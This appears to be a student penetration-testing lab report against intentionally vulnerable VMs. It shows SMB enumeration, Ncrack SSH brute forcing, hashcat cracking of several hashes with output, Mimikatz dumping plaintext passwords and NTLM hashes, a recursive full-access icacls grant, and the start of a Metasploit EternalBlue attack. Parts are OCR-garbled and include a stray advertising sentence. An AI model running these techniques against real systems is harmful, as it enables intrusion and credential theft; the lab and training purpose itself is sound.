ClientAccessPolicy.xml          D    0 Tue Jul 28 23:50:05 2015
Failsboat                        N   325 Wed Mar 12 00:32:31 2014
owiner_intro.php                 D    0 Mon Mar 17 00:58:01 2014
index.html                        A   1635 Tue Jul 30 00:15:20 2013
vuln_list.html                   A  14776 Sun Jan 27 22:42:10 2013
webcal                           D    0 Tue Mar 20 16:12:35 2012
images                            D    0 Tue Mar 20 16:12:35 2012
vicum                            D    0 Tue Jul 17 22:54:46 2012
animatedcollapse.js              N  11822 Sat Apr 16 15:56:58 2011
dwva                             D    0 Thu May 14 22:32:52 2015
crossdomain.xml                  N   200 Tue Mar 11 23:23:30 2014
gallery2                          D    0 Tue Mar 20 16:12:10 2012
bricks-working-but-not-from-svn  D    0 Tue Jul 9 22:22:57 2013
.mono                            DH   0 Thu Mar 22 20:53:44 2012
peruggia                         D    0 Tue Mar 20 16:12:35 2012
webgoat.net                      D    0 Fri Mar 14 10:41:19 2014
phpB2                            D    0 Tue Mar 20 16:12:36 2012
tikiwiki                         D    0 Tue Mar 20 16:12:34 2012
cyclone                           D    0 Fri Mar 14 10:19:12 2014
gtf-dlp                           D    0 Tue Mar 20 16:12:10 2014
.hash_history                     H   302 Mon Mar 17 00:32:58 2014
jerry.min.js                      N  57254 Sat Apr 16 15:56:58 2011
assets                           D    0 Mon Mar 17 00:58:01 2014
OWASP-CSRFGuard-Test-Application.html A   795 Sun Jan 27 22:36:25 2013
index.css                         A  1227 Sat Jul 14 23:55:33 2012
MCIR                             D    0 Thu Jun 18 22:12:33 2015
wordpress                         D    0 Tue Mar 20 16:12:35 2012
mandiant-struts-forms.html       A  1438 Sun Jan 27 22:35:12 2013
WackoPicks                        D    0 Tue May 17 21:25:57 2011
getboo                           D    0 Tue Mar 20 16:11:11 2012
.gem                             DH   0 Tue May 17 23:11:22 2011
mono                            D    0 Tue Mar 20 16:12:35 2012
redmine                          D    0 Wed Jul 10 20:36:43 2013
dom-xss-example.html             A   961 Sun Jan 27 22:41:24 2013
test                            D    0 Mon Mar 26 22:17:29 2012
.rvnc                           H   241 Mon Mar 17 01:55:10 2014
orangehrm                        D    0 Tue Mar 20 16:12:11 2012
ghost                           D    0 Tue Mar 20 16:12:34 2012
owaspapricks                     D    0 Fri Mar 14 09:27:47 2014
multillidae                     D    0 Tue Jul 30 16:11:26 2012
joomla                          N  3638 Sun Jan 16 00:37:22 2011
favicon.ico                      A  3477 Mon Jul 11 21:49:59 2011
hackxor_intro.php                D    0 Thu May 14 22:34:36 2015
evil                            D    0 Thu May 14 22:36:59 2015
bwAPP                           D    0 Fri Mar 14 09:29:06 2014
wivet                           D    0 Mon Mar 17 01:55:10 2014
.rvnm                           DH   0 Mon Mar 17 01:55:10 2014

7583436 blocks of size 1024. 1253376 blocks available

smb: \> cd bwAPP
smb: \bwAPP\> pwd
Current directory is \\192.168.37.138\apache\bwAPP\
smb: \bwAPP\> ls
.
..
xss_user_agent.php               D    0 Thu May 14 22:36:59 2015
cs_validation.php                N   4899 Thu May 14 22:34:36 2015
xss_post.php                     N   9735 Thu May 14 22:34:36 2015
ba_forgotten.php                N   5902 Wed Mar 12 00:32:31 2014
phish.php                        N   9780 Thu May 14 22:34:36 2015
xss_click_button.php             N   4714 Thu May 14 22:34:36 2015
passwords                        D    0 Wed Mar 12 00:32:31 2014
hostheader_2.php                 N   7863 Thu May 14 22:34:36 2015
ba_insecure_login_2.php          N   9008 Thu May 14 22:34:36 2015
sm_nitm_1.php                    N   5830 Wed Mar 12 00:32:31 2014
ldap1.php                        N  11383 Wed Mar 12 00:32:31 2014
666                            N   112 Wed Mar 12 00:32:31 2014
config.inc                       N   563 Tue Mar 11 22:14:10 2014
mail1.php                        N   7288 Thu May 14 22:34:36 2015
training_install.php             N   3713 Wed Mar 12 00:32:31 2014
information_disclosure_2.php    N   5082 Wed Mar 12 00:32:31 2014
logout.php                       N   962 Wed Mar 12 00:32:31 2014
insecure_direct_object_ref_3.php N   4955 Thu May 14 22:34:36 2015
rfifi.php                        N   6072 Thu May 14 22:34:36 2015
smgnt_cookies_secure.php         N   7525 Wed Mar 12 00:32:31 2014
ba_pwd_attacks_3.php            N   7882 Wed Mar 12 00:32:31 2014
sm_nitm_2.php                    N   6154 Thu May 14 22:34:36 2015
sm_smp.php                       N   4396 Thu May 14 22:34:36 2015
information_disclosure_3.php    N   6339 Wed Mar 12 00:32:31 2014
sm_dos_2.php                     N   6802 Thu May 14 22:34:36 2015
secret.php                       N   907 Thu May 14 22:34:36 2015
portal.php                       N   6666 Thu May 14 22:34:36 2015
login.php                        N   5641 Thu May 14 22:34:36 2015

```

Step 4: SSH BRUTE-FORCE USING Ncrack:

To expand the attack's reach, the attacker turns their attention to the SSH service and employs Ncrack, a tool akin to Hydra, specifically crafted for brute-forcing credentials on port 22. By entering a username (like root) along with a list of passwords, Ncrack methodically tries to gain SSH access to the target system. This tactic proves particularly effective when SSH services are exposed to the internet or internal networks without proper authentication measures in place.

```
(kali㉿kali)-[~/Desktop]
$ ncrack -v -p 22 --user root -P passwordlist 192.168.37.138
Starting Ncrack 0.7 ( http://ncrack.org ) at 2025-04-23 07:37 EDT
ssh://192.168.37.138:22 finished.

Ncrack done: 1 service scanned in 15.01 seconds.
Probes sent: 10 | timed-out: 0 | prematurely-closed: 0
Ncrack finished.
```

Step 5: Remote SSH:

If Ncrack manages to find valid SSH credentials, the attacker can then log into the target system using the ssh command. To tackle any potential key negotiation problems on older systems, the attacker adds a specific algorithm option: ssh -o HostKeyAlgorithms=+ssh-rsa root@192.168.37.138. Once the connection is established, the attacker gains shell access, which opens the door for further exploitation and post-exploitation activities within the compromised environment.

```
(kali㉿kali)-[~/Desktop]
$ ssh -o HostKeyAlgorithms=+ssh-rsa root@192.168.37.138
The authenticity of host '192.168.37.138 (192.168.37.138)' can't be established.
RSA key fingerprint is SHA256:gnWJCCZ+plw28GbzY0xL6XuI/fgL9w7vLOisRb/1xfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.37.138' (RSA) to the list of known hosts.
root@192.168.37.138's password:
Permission denied, please try again.
root@192.168.37.138's password:
You have new mail.
Last login: Wed Apr 23 07:18:38 2025

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!
You can access the web apps at http://192.168.37.138/
You can administer / configure this machine through the console here, by SSHing
to 192.168.37.138, via Samba at \\192.168.37.138\, or via phpmyadmin at
http://192.168.37.138/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".
root@owaspbwa:~#
```

Step 6: Medusa SSH Brute-force

Another method that's often used is Medusa, a fast and efficient parallel login cracker that works with a variety of protocols, including SSH. To launch an attack, you simply need to provide the target IP address along with files that contain possible usernames and passwords. Like other similar tools, Medusa checks for valid credential pairs and demonstrates just how quickly an unsecured SSH service can be compromised.

Step7: Password attack using Hashcat

Hashcat is an incredibly powerful password recovery tool that's popular among penetration testers for cracking password hashes. Although the official documentation doesn't provide specific commands or visuals for using Hashcat, it's safe to say that the tool is designed for breaking password hashes that come from compromised systems or files. In a typical scenario, an attacker would start by extracting a hash—often from places like the /etc/shadow file on Linux or using tools like Mimikatz or John the Ripper. Then, they would use Hashcat along with a suitable wordlist to try and recover the original plaintext password.

Password 2

Hashes.com

Home FAQ Deposit to Escrow Purchase Credits API Tools Decrypt Hashes Escrow Support English Register Login

Proceed!
1 hashes were checked. 1 possibly identified 0 no identification.

Pay professionals to decrypt your remaining lists
<https://hashes.com/professionals>

Possible identifications Decrypt hashes

8f9e2f76a22643e2955189877e7dc1e5e7d98c226c95db247cd1d547928334a9 - Possible algorithms

SEARCH AGAIN

600	BLAKE2b-512	\$BLAKE2s295c269e70ac5f0095e6fb47693480f0f7b97cd030715c3bf4d8f5ca5c9308a0e7108e80a0a9c0ebb715e6b7109b072046c605
610	BLAKE2b-512(\$pass,\$salt)	\$BLAKE2s41fc44c789c735c06b3a871b1b1c8f617ca43918d38aae6cf8291c58a0b0a03115857425e5ff044be7a5bec8536e52d6c999
620	BLAKE2b-512(\$salt,\$pass)	\$BLAKE2s0325fdcf3fb2a0149354427adbc069d4636d67276a85b09f8de368f122cf5195a0b780d71ee709bf1ddc02ddcb51d84508cf1fb
900	MD4	ale04867ec7a3845145579a95f72eca7
1000	NTLM	b4b9b02e6f09a9bd760f388b67351e2b
1100	Domain Cached Credentials (DCC), MS Cache	4dd8965d1d476fa0d026722999a6b772.3060147285011
1300	SHA2-224	e4fa1555ad877bf0ec455483371867200eee89550a93eff295a6198
1400	SHA2-256	127e6fbfe24a750e72930c220a8e138275656b8e5d848a98c3c92df2cab935
1410	sha256(\$pass,\$salt)	c73d08de890479518ed60c670d17aa26a4a71995c1ddc978165399401a6c4.53743528
1420	sha256(\$salt,\$pass)	eb368a2fd38b405f014118c7d9747f0c971410ee75c05963cd9da5ee65e1498.560407001617
1430	sha256(utf16le(\$pass),\$salt)	4cc8eb60476c33edac5255a7548c2c50e0f9e31ce656c6f4b213901bc87421.890128
1440	sha256(\$salt,utf16le(\$pass))	a4bd99e1e0aba151814e81388badb23ecc560312c4324b2018ea76393ea1cac9:12345678
1450	HMAC-SHA256 (key = \$pass)	aba856566f2334a488207c061a96fb46c3e38e882e6f6f888742f668885888:1234
1460	HMAC-SHA256 (key = \$salt)	8efbef4cec28f228fa948daaf4893ac3638bae81358ff9020be1d7a9a509fc6:1234
1470	sha256(utf16le(\$pass))	9e9283e633f4a7a42d3abc90701155be8afe5660da24c8758e7d3533e2f2dc82
1500	decrypt DES (Unix), Traditional DES	48cR8JAy757A
1600	Apache Apr1\$ MD5, md5apr1, MD5 (APR) 2	\$apr1\$71850310\$gh9m4xcAn3MGxogwX/zbt

```
[-(kali㉿kali)-~/Desktop]
$ hashcat -m 1400 Password\ 1 rockyou.txt
hashcat (v6.2.6) starting
[...]
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-sandybridge-Intel(R) Core(TM) Ultra 7 15SH, 2913/5891 MB (1024 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
INFO: All hashes found as potfile and/or empty entries! Use --show to display them.
Started: Sun Apr 20 07:31:24 2025
Stopped: Sun Apr 20 07:31:26 2025
[-(kali㉿kali)-~/Desktop]
$ hashcat -m 1400 Password\ 1 --show
8f8a2f76a22643e28551898777dc1e1e7d98c226c95d7b247cd1d547928334a9::nss=0::d=0000179512::e=0720117a475a4.4715995c11bc978145399401::o=c-507433
```

Password 3

Proceeded!
1 hashes were checked: 1 possibility identified 0 no identification

Pay professionals to decrypt your remaining lists
<https://iphashes.com/reviews/review>

Possible identifications [Decrypt Hashes](#)

Sac2ac5ba94dbce933c6719ca250bf1752d938f43367af6618ab9e9e30b57df701dcda95287c5af56d8374abf292813efa07e1f287b9e4877ff17969b6735fe1	Possible algorithms: SHA512
--	-----------------------------

[SEARCH AGAIN](#)

https://hashcat.net/wiki/doku.php?id=example_hashes

#	Hash Type	Description	Hash Value
1460	HMAC-SHA256 (key = \$salt)	8efbef4ec28f228fa948daaf4893ac3638fbaf81358ff9020be1d7a9a509fc6:1234	
1470	sha256(utf16le(\$pass))	9e9283e633f4a7a42d3abc93701155be8afe5660da24c8758e7d3533e2f2dc82	
1500	descrypt, DES (Unix), Traditional DES	48cR&JAv757A	
1600	Apache Sapi 1\$ MD5, md5apr1, MD5 (APR) 2	\$apr1\$71850310\$gh9m4\$cAn3MGxogwX/zlt.	
1700	SHA2-512	82a9dd829eb7fffe9fbef49e45d47d2dad9664fb7ad72492e3c81ebd3e29134d9bc12212b83c6840f10e8246b9db54a4859b7cc0123d8f	
1710	sha512(\$pass.\$salt)	e5c3ede3e49fb86592fb03f471c35ba13e8d9b6ab65142c9a8fdaf635fa2223c2445558fd9313e8995019dcbec1fb584146b7bb12685c7765	
1720	sha512(\$salt.\$pass)	976b451818634a1e2acb682da3fd6ef72ad78a7a08d7939550c244b237c72c7d42367544e826c0c83fe5c02f97c0373b6b1386cc794bf0d2	
1730	sha512(utf16le(\$pass)).\$salt	13070359002b6bbe3d28e50fb455efcf3d7cc115fe5e3f6c98b0e32101c6923427a1e1a3b214c1de92c46768315466727ba3a51684022be5c	
1740	sha512(\$salt.utf16le(\$pass))	bae3a3358b3459c761a3ed40d3402210609a02690a0d7274610b16147e58ece00cd849a0bd5c6a92ee5eb5687075b4e754324da70deca8	
1750	HMAC-SHA512 (key = \$pass)	94cb9e31137913665dbe7b058e10be5f050cc356062a2c9679ed0a6119648e7be620e8d4e1199220c0d02b9efb2b1c78234fa1000c728f82	
1760	HMAC-SHA512 (key = \$salt)	7cce96615503e292a5138f238d071971ad5442488134098a379e33aae2f33778e3e732fc277bdc043d460eeb6f8cb77da32d25500c0916	
1770	sha512(utf16le(\$pass))	798ba09eb8354412d02c037c22a777b8fb549a12d49b77d5b25la839e4378a861a1aceb6d9413977ae5ad5d011568bad2de4f98d75d	
1800	sha512crypt(\$\$, SHA512 (Unix) ^2	\$6\$52450745\$A5ka2p8FuSm0VT1zOyyaREkkKBcCNqoDKzYUL9RaE8yMnPh2XzzF0NDUhgriLwg78x1tw5pJiypEdFX/	
2000	STDOUT	n/a	

```
—(kali㉿kali)-[~/Desktop]
$ hashcat -m 1700 password\ 3 rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project] 145878
* Device #1: cpu-sandybridge-Intel(R) Core(TM) Ultra 7 155H, 2913/5891 MB (1024 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Sun Apr 20 07:38:03 2025
Stopped: Sun Apr 20 07:38:03 2025
—(kali㉿kali)-[~/Desktop]
$ hashcat -m 1700 password\ 3 --show
Sac2ac5ba94dbce933c6719ca250bf1752d938f43367af6618ab9e9e30b57df701dcda95287c5af56d8374abf292813efa07e1f287b9e4877ff17969b6735fe1:p@ssw@rd
```

Password 1

```

[ kali㉿kali: ~/Desktop ]
$ hashcat -m 0 password.lst passwordList
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
+ Device #1: cpu-sandybridge-Intel(R) Core(TM) Ultra 7 55SH, 2913/5891 MB (1024 MB allocatable), AMCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates required
Rules: 1

Optimizers applied:
+ Zero-Byte
+ One-Byte
+ Early-Skip
+ Not-Salted
+ Not-Iterated
+ Single-Hash
+ Single-Salt
+ Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Example

Host memory required for this attack: 1 MB

Dictionary cache built:
+ Filename...: passwordList
+ Passwords.: 16
+ Bytes....: 122
+ Keyspace.: 16
+ Runtime ...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s),
unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

4eeaa1712d4b13b55b3f88cc5b8b54e8:pentest

```

https://hashcat.net/tiki/doku.php?id=example_hashes

Recent changes Admin Log In Sitemap

Example hashes

If you get a "line length exception" error in hashcat, it is often because the hash mode that you have requested does not match the hash. To verify, you can test your commands against example hashes.

Unless otherwise noted, the password for all example hashes is **hashcat**.

Note also that for many algorithms, when the raw hashes that are components of compound hashes such as sha1(sha1(\$pass)), the hash byte sequence being hashed is the 'hex' (ASCII) form of the hash. The exception is when the suffix `_bin` is present, which indicates that the rawbinary form of the inner hash is what is being hashed by the outer hash function.

NOTE: Some hash types require specific tools to extract the hashes for attack - consult [hash format guidance](#) for your hash type if it's not obvious how to prepare it for attack.

Generic hash types

Hash-Mode	Hash-Name	Example
0	MD5	8743b52063cd84097a65d1633f5c7415
10	md5(\$pass.\$salt)	01dfa6fe5d4d90d9892622325959afbe7050461
20	md5(\$salt.\$pass)	f01da58630310a6dd91a7d8f0a4ceda24225637426
30	md5(utf16le(\$pass).\$salt)	b31d032cfdcd47a399990a71e43c5d2a:144816
40	md5(\$salt.utf16le(\$pass))	d63d0e21dc05f618d55e0306c54xf82:13288442151473
50	HMAC-MD5 (key = \$pass)	fc741db0a296c39d9c2ad5cc75b05370:1234
60	HMAC-MD5 (key = \$salt)	bfd2b043645fa38eaacac3b00518f29:1234
70	md5(utf16le(\$pass))	2303b15ba48c74a74758135a0df1201
100	SHA1	b89eaac7e61417341b710b727768294d0e6a277b

The screenshot shows the Hashes.com website interface. At the top, there's a navigation bar with links like Home, FAQ, Deposit to Escrow, Purchase Credits, API, Tools, Decrypt Hashes, Escrow, Support, and English. Below the navigation is a search bar with placeholder text: "Please enter your hash here". Underneath the search bar, there's a blue header box with the text "Processed" and "1 hashes were checked. 1 possibly identified & no identification". A green box below it says "Pay professionals to decrypt your remaining lists" with a link to "https://hashes.com/decryption/list". Another green box contains the text "Possible identifications" and "Decrypt Hashes" with a link to "https://hashes.com/decryption/algorithm". The main content area shows a single hash entry: "46ea1712d4b13b55b3f680cc5b8b54e8:pentest". Below this, there's a detailed session log for a hash cracking attempt:

Approaching final keyspace - workload adjusted.

46ea1712d4b13b55b3f680cc5b8b54e8:pentest

Session.....: hashcat
 Status.....: Cracked
 Hash.Mode....: 0 (MD5)
 Hash.Target....: 46ea1712d4b13b55b3f680cc5b8b54e8
 Time.Started....: Sun Apr 20 07:45:25 2025 (0 secs)
 Time.Estimated ...: Sun Apr 20 07:45:25 2025 (0 secs)
 Kernel.Feature ...: Pure Kernel
 Guess.Base.....: File (passwordlist)
 Guess.Queue.....: 1/1 (100.00%)
 Speed.#1.....: 29216 H/s (0.01ms) @ Accel:512 Loops:1 Thr:1 Vec:8
 Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
 Progress.....: 16/16 (100.00%)
 Rejected.....: 0/16 (0.00%)
 Restore.Point....: 0/16 (0.00%)
 Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
 Candidate.Engine.: Device Generator
 Candidates.#1....: msfadmin → cyber004 (kali)
 Hardware.Mon.#1...: Util: 31% MAG-MD5 (key = \$pass)

Example

8743b52069cd840
 f0lDa58630310a6d
 b31d032cfdf47a3
 d63d0e21fdc05f61
 fc741db0a2968c39
 bfcd280436f45fe38

Started: Sun Apr 20 07:45:23 2025MD5 (key = \$salt)

Stopped: Sun Apr 20 07:45:27 2025

Step 8: Password Attack using John the Ripper

Detect AI-generated content and give it a human touch with our AI Content Detector. Just paste your text and receive accurate, natural-sounding results in no time! Let's take a look at the text: John the Ripper, often just called John, is a well-known tool for cracking passwords by comparing hashes to find weak credentials. In the situation described, the user is instructed to download a file named tradesecret.docx from Blackboard, which probably holds encrypted or password-protected information. The attacker's goal is to pull the hash from this file and use John to try and recover the password. The process usually kicks off by converting the file or its encrypted data into a hash format that John can work with. This is typically done using the office2john.py script, a handy tool that comes with the

John suite, specifically made to extract password hashes from Microsoft Office documents.

▲ Proceed!

 I accept Hashes.com's [Privacy Statement](#) & [Terms of Service](#).

■ Pay professionals to decrypt your remaining lists

<https://hashes.com/more/decryption>

✓ Possible identifications: [Decrypt Hashes](#)

```
5137000000-254-21-3e000c0500700000513401A0e2050000310ef745c3305004707250042771841c0d7902fe52fa0d170010ad51cc5790c094732edc0bde0027ca1ad81503f0700 - Possible algorithms: MS Office 2010
```

```
[kali㉿kali:~/Desktop]
└─$ hashcat -m 9600 password.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PuCL 6.0+debian Linux, None+Asserts, RELOC, LLVW 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #11: cpu-sandybridge-Intel(R) Core(TM) Ultra 7 155H, 2913/5891 MB (1824 MB allocatable), 4NCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0=0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Match
* Single-Salt
* Slow-Match-SIMD-LOOP
* Uses-64-BIT

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hits:
  Filename.: rockyou.txt
  * Passwords.: 14344384
  * Bytes....: 139921697
  * Keyspace ..: 14344384

Cracking performance lower than expected?
* Append .w 3 to the commandline.
  This can cause your screen to lag.
* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.
* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver
* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$office$+2013+100000+256+16+3cb00c650790b05e5534814de355b0b3+8ef45e33059b6fdf8255b627f1941c8d+6915e52fad2a8176055bdc51cc5f90c894732e9c0e000274e5b8615b3fd78b:monkey

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 9600 (MS Office 2013)
Hash.Target...: $office$+2013+100000+256+16+3cb00c650790b05e5534814 ... 3fd78b
Time.Started...: Sun Apr 29 00:00:48 2025 (5 secs)
```

Step 9: In-Memory Attacks with Mimikatz

The next step takes things up a notch with a more advanced method: in-memory credential extraction using Mimikatz. First, the attacker sets up a new user account called goodghost on a Windows 7 machine, giving it the password cyber004. Both the Lab and goodghost accounts are kept active at the same time by using the "Switch User" feature. To move Mimikatz from the Kali Linux system to the Windows machine, the attacker spins up a simple Python HTTP server and employs the certutil command on the Windows side to download the tool. Once it's up and running, Mimikatz is launched to pull credentials straight from the system memory, including NTLM password hashes. This enables the attacker to carry out pass-the-hash attacks without needing to dig up plaintext passwords.

```
mimikatz 2.2.0 x86 (oe.eo)
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ../..

C:\>cd Users\Lab\Desktop

C:\Users\Lab\Desktop>mimikatz.exe

.#####. mimikatz 2.2.0 (x86) #19041 Sep 19 2022 17:43:26
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # log pth.log
Using 'pth.log' for logfile : OK

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 751914 (00000000:000b792a)
Session           : Interactive from 2
```

```
mimikatz 2.2.0 x86 (oe.eo)

msu :
[00000003] Primary
* Username : goodghost
* Domain  : WIN-FL550SCSSNA
* LM       : 613ad2a35347774eff17365faf1ffe89
* NTLM     : 93c5ea614eb319ccdc31abddd55fbcdcd
* SHA1     : 4f3b7f34abd06c0caac37b5c91986c3307e867a6
tspkg :
* Username : goodghost
* Domain  : WIN-FL550SCSSNA
* Password : cyber004
wdigest :
* Username : goodghost
* Domain  : WIN-FL550SCSSNA
* Password : cyber004
kerberos :
* Username : goodghost
* Domain  : WIN-FL550SCSSNA
* Password : cyber004
ssp :
credman :

Authentication Id : 0 ; 176618 (00000000:0002b1ea)
Session           : Interactive from 1
User Name         : Lab
```

```
Administrator: cmd - Shortcut
pplication Data\Favorites
processed file: C:\Users\All Users\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Application
Data\Application Data\Microsoft
processed file: C:\Users\All Users\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Ap
plication Data\Start Menu
processed file: C:\Users\All Users\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Ap
plication Data\Templates
processed file: C:\Users\All Users\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Ap
plication Data\VMware
C:\Users\All Users\Application Data\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data: The system cannot find the path specified.
Successfully processed 121 files; Failed processing 1 files

C:\Windows\system32>
```

```
Administrator: cmd - Shortcut
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>icacls C:\Users /grant Everyone:F /T
processed file: C:\Users
processed file: C:\Users\All Users
processed file: C:\Users\Default
processed file: C:\Users\Default User
processed file: C:\Users\DefaultAppPool
processed file: C:\Users\desktop.ini
processed file: C:\Users\goodghost
processed file: C:\Users\Lab
processed file: C:\Users\Public
processed file: C:\Users\All Users\Application Data
processed file: C:\Users\All Users\Desktop
processed file: C:\Users\All Users\Documents
processed file: C:\Users\All Users\Favorites
processed file: C:\Users\All Users\Microsoft
processed file: C:\Users\All Users\Start Menu
processed file: C:\Users\All Users\Templates
processed file: C:\Users\All Users\VMware
processed file: C:\Users\All Users\Application Data\Application Data
processed file: C:\Users\All Users\Application Data\Desktop
processed file: C:\Users\All Users\Application Data\Documents
processed file: C:\Users\All Users\Application Data\Favorites
```

STAGE 4: METASPLOIT FRAMEWORK EXPLOITATION

Executive Summary:

The final stage of the assessment was all about taking control of three different virtual machines using the Metasploit Framework. Each machine was targeted through a unique vulnerability that we uncovered during the enumeration phase. Our main objective was to gain SYSTEM or administrative-level access by employing realistic, hands-on exploitation techniques. We intentionally steered clear of previously exploited or well-known vulnerabilities like MS08-067, SLMail, and Shellshock. For each target, we conducted thorough reconnaissance, selected the most appropriate Metasploit module, and verified that we had successfully gained access after exploitation.

1.Target Machine window 7 (192.168.37.141):

To find open ports and the services running on the Windows 7 target (IP: 192.168.37.141), the penetration test kicked off with privilege escalation using sudo su. Next, an extensive port scan was conducted with Nmap, using the command nmap -sV -p- 192.168.37.141. Once we gathered all the necessary details, we launched the Metasploit Framework through msfconsole. The target system was successfully exploited using the exploit/windows/smb/ms17_010_psexec module, which takes advantage of the EternalBlue vulnerability in SMBv1. We set up key parameters: RHOSTS was assigned the target IP, the SMB user was designated as "guest," and the attacker's IP (192.168.37.139)

was used for LHOST. Running the exploit with the run command kicked off the attack, and we confirmed successful access by executing getuid on the Kali machine, which returned the user ID of the compromised system.

```

└──(kali㉿kali)-[~]
  └─$ sudo su
[sudo] password for kali:
[root@kali ~]# nmap -sV -p- 192.168.37.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 08:14 EDT
Nmap scan report for 192.168.37.141
Host is up (0.00037s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Microsoft IIS httpd 7.5
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql         MariaDB 10.3.23 or earlier (unauthorized)
8080/tcp  open  http          Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:5B:45:34 (VMware)
Service Info: Hosts: www.example.com, WIN-FL550SCSSNA, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 726.74 seconds

```

```

└──(root㉿kali)-[/home/kali]
  └─$ msfconsole
[*] msfconsole tip: Search can apply complex filters such as search cve:2009
[*] type:exploit, see all the filters with help search

          dBBBBBBBb  dBBBP dBBBBBBBp  dBBBBBb .          o
          '  dB'     BBP
          dB' dB' dB' dBp    dBp  dBp BB
          dB' dB' dB' dBp    dBp  dBp BB
          dB' dB' dB' dBBBBp  dBp  dBBBBBBBp

          dBBBBBP  dBBBBBb  dBp    dBBBBBP dBp  dBBBBBBBp
          |           dB' dBp    dB'.BP
          |           dBp    dBBBB' dBp    dB'.BP dBp    dBp
          --o--  dBp    dBp    dBp    dB'.BP dBp    dBp
          |           dBBBBp dBp    dBBBBp dBBBBp dBp    dBp

          o           To boldly go where no
          shell has gone before

[*] =[ metasploit v6.4.50-dev
+ --=[ 2495 exploits - 1283 auxiliary - 393 post
+ --=[ 1607 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.37.141
RHOSTS => 192.168.37.141
